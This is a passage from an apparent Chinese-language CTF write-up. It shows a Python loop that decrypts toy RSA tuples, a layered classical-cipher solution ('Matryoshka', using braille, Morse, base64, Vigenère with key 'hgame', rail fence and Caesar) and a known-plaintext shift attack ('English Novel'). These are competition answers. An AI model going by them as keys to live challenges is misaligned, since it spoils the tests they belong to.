    (11617, 223, 251, 13448), (19051, 191, 151, 21676), (18367, 179, 157, 1
    (18861, 149, 191, 5139 ), (9581 , 211, 193, 25595)]
s = ''

for l in text_list:
    e = l[0]
    p = l[1]
    q = l[2]
    c = l[3]
    phin = (p - 1) * (q - 1)
    d = invert(e, phin)
    s += chr(pow(c, d, p * q))


print(s)
```

Matryoshka

打开txt，得到一串盲文，盲文解码后是类似摩斯码的文本。 直接解码，有5种字母，有一串无法正常解码，其余的都是数字， 猜测字母及无法解码的那一串对应 `ABCDEF` 。
继续观察得到两种可能关系，右移一位，或是逆序。
经验证，是逆序关系，且全文都是逆序。
逆序解码后得到一串base64的字符串，解码后，根据hint下一步是维吉尼亚密码，密钥为 `hgame` 。
尝试解密运算，发现还是乱码，尝试加密运算，得到有一定规律的字符串。
分析字符串，猜测是栅栏密码，解密后得到凯撒密码加密后的字符串。
再次解密，最终得到字符串。

English Novel

根据加密函数判断出加密方式为每个字符偏移一个值。 根据flag的密文计算出前5个字母的偏移值，带入小说中，找到对应的原文和密文。 根据对应的原文和密文计算出各个字母的偏移量，带入flag密文中，得到flag。